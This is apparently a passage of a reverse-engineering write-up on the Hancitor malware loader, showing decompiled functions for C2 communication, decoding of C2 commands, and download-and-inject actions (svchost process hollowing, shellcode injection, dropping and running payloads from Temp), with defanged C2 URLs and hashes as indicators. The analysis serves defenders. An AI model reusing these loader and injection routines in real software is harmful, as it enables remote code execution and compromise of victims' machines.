
HttpSendRequestA: Sends the specified request or data to the HTTP server.

InternetReadFile: Reads data or commands from a handle opened by the HttpOpenRequest function.

```
hRequest = HttpOpenRequestA(hConnect, "POST", szObjectName, 0, 0, &off_10007048, dwFlags, 0);// Creates an HTTP POST request handle
if ( hRequest )
{
  if ( UrlComponents.nScheme == INTERNET_SCHEME_HTTPS )
  {
    dwBufferLength = 4;
    InternetQueryOptionA(hRequest, 0x1Fu, &Buffer, &dwBufferLength);
    Buffer |= 0x1100u;
    InternetSetOptionA(hRequest, 0x1Fu, &Buffer, 4u);
  }
  http_request = HttpSendRequestA(hRequest, szHeaders, dwHeadersLength, (LPVOID)lpString, dwOptionalLength);// Sends the specified request or data to the HTTP server.
  http_response = 0;
  if ( http_request )
  {
    v9 = 4;
    HttpQueryInfoA(hRequest, 0x20000013u, &http_response, &v9, 0);
    if ( http_response == 200 )
    {
      if ( received_data )
      {
        if ( InternetReadFile(hRequest, received_data, sizeOf_received_data - 1, lpdwNumberOfBytesRead)
          && *lpdwNumberOfBytesRead )        // Reading the received data from C2
        {
          *((_BYTE *)received_data + *lpdwNumberOfBytesRead) = 0;
        }
        else
        {
          *lpdwNumberOfBytesRead = 0;
        }
      }
    }
  }
  InternetCloseHandle(hRequest);
  InternetCloseHandle(hConnect);
  return http_response == 200;              // The malware checks for 200 OK response before retrieving the C2 commands.
}
else
{
  InternetCloseHandle(hConnect);
  return 0;
}
```

Figure(14):

From PCAP of Malware-Traffic-Analysis.net. We ping the 1st C2 server ( hxxp://forkineler(.)com/8/forum.php) to get the IP `194.147.115.132` which will help us to get the C2 response. Open the PCAP file and search with `ip.addr == 194.147.115.132` then `follow` then `TCP stream`. As we see POST and GET request and base64 encoded response. base64 encoded C2 response: `VZAEARZAEg4OCkBVVU4XGw8IChUUDlQID1VOSwlUGBMUBwEWQBIODgpAVVVOFxsPCAoVFA5UCA9VTktUGBMUBw==`. Then enter `check_C2_response` function: first it checks the 1st 4 chars IsUpperCase? if Not in upper case the check fails and return 0.




Figure(15):

If the check is valid then it decodes the base64 C2 response and XORs the result with the letter `z` using `CyberChef`.

```
BOOL __cdecl check_C2_response(char *C2_response)
{
  unsigned int i; // [esp+0h] [ebp-4h]

  for ( i = 0; i < 4; ++i )
  {
    if ( !IsUpperCase(C2_response[i]) )         // checks if it's UpperCase
      return 0;                                 // fails then return 0
  }
  return 'Z' - C2_response[1] + 'A' == C2_response[2] && 'Z' - *C2_response + 'A' == C2_response[3];
}                                               // decode the base64, the result XOR with letter `z`
```


Figure(16):

As we see in the last figure the response command contains:

`A specific action from  `{'b','e','l','n','r'}`

`A colon (:) char`


`A URL is used to download malicious content`




Figure(17):

## Download content and inject

Explaining the set of actions the malware will do from `{'b','e','l','n','r'}`.




Figure(18):

## b action

The downloaded content will be injected into a new `svchost.exe` process using the APIs: `VirtualAllocEx` and `WriteProcessMemory`. First the malware downloads content, as in the `download_content` function, from the malicious URL in the C2 response then inject it into a new `svchost` process.

```
int __cdecl download_inject_into_New_svchost(LPCSTR lpszUrl)
{
  int v2; // [esp+0h] [ebp-Ch]
  void *lpMem; // [esp+4h] [ebp-8h]
  SIZE_T dwBytes; // [esp+8h] [ebp-4h] BYREF

  dwBytes = 5242880;
  lpMem = (void *)w_HeapAlloc(0x500000u);
  v2 = 0;
  if ( download_content(lpszUrl, lpMem, 0x500000u, (int)&dwBytes, 1) )
  {
    inject_into_New_svchost((int)lpMem, dwBytes);
    v2 = 1;
  }
  heapfree(lpMem);
  return v2;
}
```

Figure(19): action: download_inject_into_New_svchost function

Entering `download_content` then entering `decrypt_decompress_downloadedContent`. We will see that it's trying to decrypt the downlaoded content by XOR-ing with its first 8 bytes then using `RtlDecompressBuffer` function to decompress. See doc then continue

```
ULONG __cdecl decrypt_decompress_downloadedContent(
        int downloaded_content,
        int downloaded_bufferSize,
        ULONG UncompressedBufferSize)
{
  ULONG FinalUncompressedSize; // [esp+0h] [ebp-10h] BYREF
  NTSTATUS v5; // [esp+4h] [ebp-Ch]
  PUCHAR UncompressedBuffer; // [esp+8h] [ebp-8h]
  unsigned int i; // [esp+Ch] [ebp-4h]

  UncompressedBuffer = (PUCHAR)w_HeapAlloc(UncompressedBufferSize);
  for ( i = 8; i < downloaded_bufferSize; ++i ) // decypting using XOR operation
    *(_BYTE *)(i + downloaded_content) ^= *(_BYTE *)(downloaded_content + i % 8);
  v5 = RtlDecompressBuffer(                     // LZ decompression
         '\x02',                                // COMPRESSION_FORMAT_LZNT1.
         UncompressedBuffer,
         UncompressedBufferSize,
         (PUCHAR)(downloaded_content + 8),
         downloaded_bufferSize - 8,
         &FinalUncompressedSize);
  if ( !v5 )
    w_memoryCopy(downloaded_content, UncompressedBuffer, FinalUncompressedSize);
  heapfree(UncompressedBuffer);
  if ( v5 )
    return 0;
  else
    return FinalUncompressedSize;
}
```

Figure(20): decrypt_decompress_downloadedContent function

```
int __cdecl createSvchostProcess(HANDLE *a1, HANDLE *a2)
{
  CHAR Buffer[260]; // [esp+0h] [ebp-158h] BYREF
  struct _STARTUPINFOA StartupInfo; // [esp+104h] [ebp-54h] BYREF
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+148h] [ebp-10h] BYREF

  w_memorySet(&StartupInfo, 0, 68);
  StartupInfo.cb = 68;
  GetEnvironmentVariableA("SystemRoot", Buffer, 0x104u);
  lstrcatA(Buffer, "\\System32\\svchost.exe");
  if ( !CreateProcessA(0, Buffer, 0, 0, 0, 0x424u, 0, 0, &StartupInfo, &ProcessInformation) )
    return 0;
  *a1 = ProcessInformation.hProcess;
  *a2 = ProcessInformation.hThread;
  return 1;
}
```

Figure(21): using CreateProcessA to create a suspended svchost process

using `VirtualAllocEx` to allocate a buffer in the memory, then `w_HeapAlloc` to allocate a heap buffer, and then `WriteProcessMemory` to write the payload from the heap to svchost allocated memory.

```
int __cdecl inject_into_svchost(HANDLE hProcess, int a2, int a3, int a4, int a5)
{
  int v6; // [esp+0h] [ebp-18h]
  _DWORD *v7; // [esp+4h] [ebp-14h]
  SIZE_T dwSize; // [esp+8h] [ebp-10h]
  char *lpAddress; // [esp+Ch] [ebp-Ch]
  void *lpBuffer; // [esp+10h] [ebp-8h]
  char *lpBaseAddress; // [esp+14h] [ebp-4h]

  v7 = (_DWORD *)(*(_DWORD *)(a2 + 60) + a2);
  lpAddress = (char *)v7[13];
  dwSize = v7[20];
  lpBuffer = 0;
  v6 = 0;
  lpBaseAddress = (char *)VirtualAllocEx(hProcess, lpAddress, dwSize, 0x3000u, 0x40u);
  if ( !lpBaseAddress )
  {
    lpBaseAddress = (char *)VirtualAllocEx(hProcess, 0, dwSize, 0x3000u, 0x40u);
    lpAddress = lpBaseAddress;
  }
  if ( lpBaseAddress )
  {
    lpBuffer = (void *)w_HeapAlloc(dwSize);
    if ( lpBuffer )
    {
      if ( sub_10003A00(a2, a3, (int)lpBuffer, (int)lpAddress) )
      {
        if ( a4 )
          *(_DWORD *)a4 = lpAddress;
        if ( a5 )
          *(_DWORD *)a5 = &lpAddress[v7[10]];
        if ( WriteProcessMemory(hProcess, lpBaseAddress, lpBuffer, dwSize, 0) )
          v6 = 1;
      }
    }
  }
  if ( lpBuffer )
    heapfree(lpBuffer);
  if ( lpBaseAddress && !v6 )
    VirtualFreeEx(hProcess, lpBaseAddress, 0, 0x8000u);
  return v6;
}
```

Figure(22): using CreateProcessA to create a suspended svchost process

```
int __cdecl set_EP_resume_process(HANDLE hProcess, HANDLE hThread, int Buffer, int injected_malicious_entryPoint)
{
  CONTEXT Context; // [esp+0h] [ebp-2CCh] BYREF

  Context.ContextFlags = 65538;
  w_memorySet(&Context.Dr0, 0, 712);
  if ( !GetThreadContext(hThread, &Context) )
    return 0;
  if ( !WriteProcessMemory(hProcess, (LPVOID)(Context.Ebx + 8), &Buffer, 4u, 0) )
    return 0;
  Context.Eax = injected_malicious_entryPoint;  // sets a new entry point
  if ( !SetThreadContext(hThread, &Context) )
    return 0;
  ResumeThread(hThread);                        // then resumes the process
  return 1;
}
```

Figure(23): the entryPoint of svchost is the entryPoint of injected malicious content

`b` action in brief:

1. Download the malicious content from the URL.

2. Decrypting and decompress the content.
3. create `svchost` in a suspended state.
4. Allocate a buffer in the memory for the malicous content.
5. Load the malicious content into the allocated buffer.
6. Make the entryPoint of the injected malicous content is the entryPoint of `svchost.exe` process
7. Then resume the process

## e action

The downloaded content will be injected into the current running process. Download then inject.

```
int __cdecl downlaod_inject_into_currently_running_process(LPCSTR lpszUrl, int a2)
{
  int v3; // [esp+0h] [ebp-Ch]
  _BYTE *lpMem; // [esp+4h] [ebp-8h]
  SIZE_T dwBytes; // [esp+8h] [ebp-4h] BYREF

  dwBytes = 5242880;
  lpMem = w_HeapAlloc(0x500000u);
  v3 = 0;
  if ( download_content(lpszUrl, lpMem, 0x500000u, (int)&dwBytes, 1) )
  {
    inject_its_process(lpMem, dwBytes, 0, a2);
    v3 = 1;
  }
  heapfree(lpMem);
  return v3;
}
```

Figure(24): Download then inject into the currently running process

```
int __cdecl get_import_table(int image_base)
{
  const CHAR *lpModuleName; // [esp+14h] [ebp-18h]
  FARPROC ProcAddress; // [esp+18h] [ebp-14h]
  int *func_name_list; // [esp+1Ch] [ebp-10h]
  FARPROC *func_add_list; // [esp+20h] [ebp-Ch]
  HMODULE hModule; // [esp+24h] [ebp-8h]
  _DWORD *i; // [esp+28h] [ebp-4h]

  for ( i = (_DWORD *)(*(_DWORD *)(*(_DWORD *)(image_base + 60) + image_base + 128) + image_base); i[3]; i += 5 )
  {
    lpModuleName = (const CHAR *)(i[3] + image_base);
    hModule = GetModuleHandleA(lpModuleName);
    if ( !hModule )
      hModule = LoadLibraryA(lpModuleName);
    if ( !hModule )
      return 0;
    func_add_list = (FARPROC *)(i[4] + image_base);
    func_name_list = (int *)(*i + image_base);
    if ( !*i )
      func_name_list = (int *)(i[4] + image_base);
    while ( *func_add_list )
    {
      if ( *func_name_list >= 0 )
        ProcAddress = GetProcAddress(hModule, (LPCSTR)(*func_name_list + image_base + 2));
      else
        ProcAddress = GetProcAddress(hModule, (LPCSTR)(unsigned __int16)*func_name_list);
      if ( *func_add_list != ProcAddress )
        *func_add_list = ProcAddress;
      ++func_add_list;
      ++func_name_list;
    }
  }
  return 1;
}
```

Figure(25): Loading the import table

`e` action in brief:

1. Download the malicious content from the URL.
2. Decrypting and decompress the content.
3. Allocate memory for the content in the current running process.
4. Load import table
5. Load the malicious content into the allocated buffer.
6. launch the thread using two methods:
    - using `CreateThread` which resolves the entryPoint Or
    - using the returned entryPoint after writing the content in memory.

## `i` action

Downloads shellcode and inject it into the current process or into `svchost.exe`.

```
11  if ( inject_svchost )
12  {                                           // inject into svchost
13    if ( !createSvchostProcess(&hProcess, v6) )
14      return 0;
15    lpBaseAddress = VirtualAllocEx(hProcess, 0, dwSize, 0x3000u, 0x40u);
16    if ( lpBaseAddress )
17    {
18      if ( WriteProcessMemory(hProcess, lpBaseAddress, lpBuffer, dwSize, 0) )
19      {
20        hObject = CreateRemoteThread(hProcess, 0, 0, (LPTHREAD_START_ROUTINE)lpBaseAddress, 0, 0, &ThreadId);
21        if ( hObject )
22        {
23          CloseHandle(hObject);
24          return 1;
25        }
26      }
27    }
28  }
29  else
30  {                                           // injects into the currently running process
31    lpParameter = VirtualAlloc(0, dwSize, 0x3000u, 0x40u);
32    if ( lpParameter )
33    {
34      w_memoryCopy(lpParameter, lpBuffer, dwSize);
35      if ( !a4 )
36      {
37        v6[1] = lpParameter;
38        ((void (*)(void))lpParameter)();
39        return 1;
40      }
41      Thread = CreateThread(0, 0, sub_100039E0, lpParameter, 0, 0);
42      if ( Thread )
43      {
44        CloseHandle(Thread);
45        return 1;
46      }
47    }
48  }
49  return 0;
50 }
```

Figure(26): How injecting and executing the shellcode using i action

`i` action in brief:


1. Download the shellcode from the URL.
2. Decrypting and decompress the content which is shellcode.
3. inject the shellcode by one methode:
    - Creating `svchost.exe` process then inject the process then resumes the process. Or
    - Inject into the current running process.

## `n` action

Does nothing, or it's used to ping the victim.

## `r` action

Drop an EXE or DLL in the `Temp` folder then inject into `svchost.exe`.



```
int __cdecl drop_inTEMP_inject(LPCVOID downloaded_content, DWORD nNumberOfBytesToWrite)
{
  CHAR CommandLine[260]; // [esp+0h] [ebp-30Ch] BYREF
  CHAR TEMP_path[260]; // [esp+104h] [ebp-208h] BYREF
  CHAR TempFileName[260]; // [esp+208h] [ebp-104h] BYREF

  GetTempPathA(0x104u, TEMP_path);              // gets the path of TEMP folder
  GetTempFileNameA(TEMP_path, "BN", 0, TempFileName);// generate a file name begins with BN
  if ( write_file(TempFileName, downloaded_content, nNumberOfBytesToWrite) != 1 )// write the the downloaded content in TEMP path
    return 0;
  if ( IsDLL(downloaded_content) != 1 )         // if an EXE then execute it in a new process
    return create_process(TempFileName);
  wsprintfA(CommandLine, "Rundll32.exe %s, start", TempFileName);// if DLL, use rundll32.exe to execute the DLL
  return create_process(CommandLine);
}
```

Figure(27): How injecting and executing the content using r action

`r` action in brief:

1. Download the the content from the URL.
2. Decrypting and decompress the content.
3. Gets the path of TEMP folder and create a file and its random name begins with `BN` in the path of TEMP folder.
4. Execute the downloaded content which depends on if it's an EXE or DLL:
    - An EXE it will be executed normally.
    - a DLL executed by using `rundll32.exe`.

## Summary

**Abnormal Entry point**: `DllEntryPoint` is not the real entryPoint, but `BNJAFSRSQIX` is the EnryPoint.

**Gathering victim information**: Gatheing info about the victim which gives choice for the malware to generate unique ID and downlaod which content.

**Configuration Extraction**: The key is encrypted in SHA1 and the embedded configuration encrypted in RC4. The malware uses `CryptoAPI` to do the decryption using the first 5 bytes of the SHA1 key.

**C2 server Communication**: The victim information will be sended to the C2 server. After decoding the base64 encoded with additional layer of single-byte XOR C2 response. The decoded C2 response has `Build ID` and `URLs` from which the malicous content is downloaded.

**Download content and inject**: From the decoded C2 response, the malware will decide which content will be downlaoded then injected then executed. If it's a malicious EXE, DLL, or shellcodes.

## IoCs

| No. | Description | Hash and URLs |
|---|---|---|
| 1 | The packed DLL (MD5 ) | 32799A01C72148AB003AF600F8EB40DC |
| 2 | The unpacked DLL (MD5) | B7679D55FC9B5F3447FF743EEAAB7493 |
| 3 | C2 response server | hxxp://4maurpont.ru/41s.bin (194.147.115.132) |
| 4 | C2 Server 1 | hxxp://forkineler(.)com/8/forum.php |

| No. | Description | Hash and URLs |
|---|---|---|
| 5 | C2 Server 2 | hxxp://yemodene(.)ru/8/forum.php |
| 6 | C2 Server 3 | hxxp://fordecits(.)ru/8/forum.php |

## Article quote

> سبحانك! ما أضيق الطريق عليّ ما لم تكن دليله! وما أوحشه عليّ مَن لم تكن أنيسه

## REF


1. https://cyber-anubis.github.io/malware%20analysis/hancitor/#the-b-command
2. https://www.0ffset.net/reverse-engineering/malware-analysis/hancitor-analysing-the-main-loader/
3. https://www.youtube.com/watch?v=OQuRwpUTBpQ&list=PLGf_j68jNtWG_6ZwFN4kx7jfKTQXoG_BN&index=9&t=2s&ab_channel=OALabs
4. https://www.binarydefense.com/analysis-of-hancitor-when-boring-begets-beacon/
5. https://elis531989.medium.com/dissecting-and-automating-hancitors-config-extraction-1a6ed85d99b8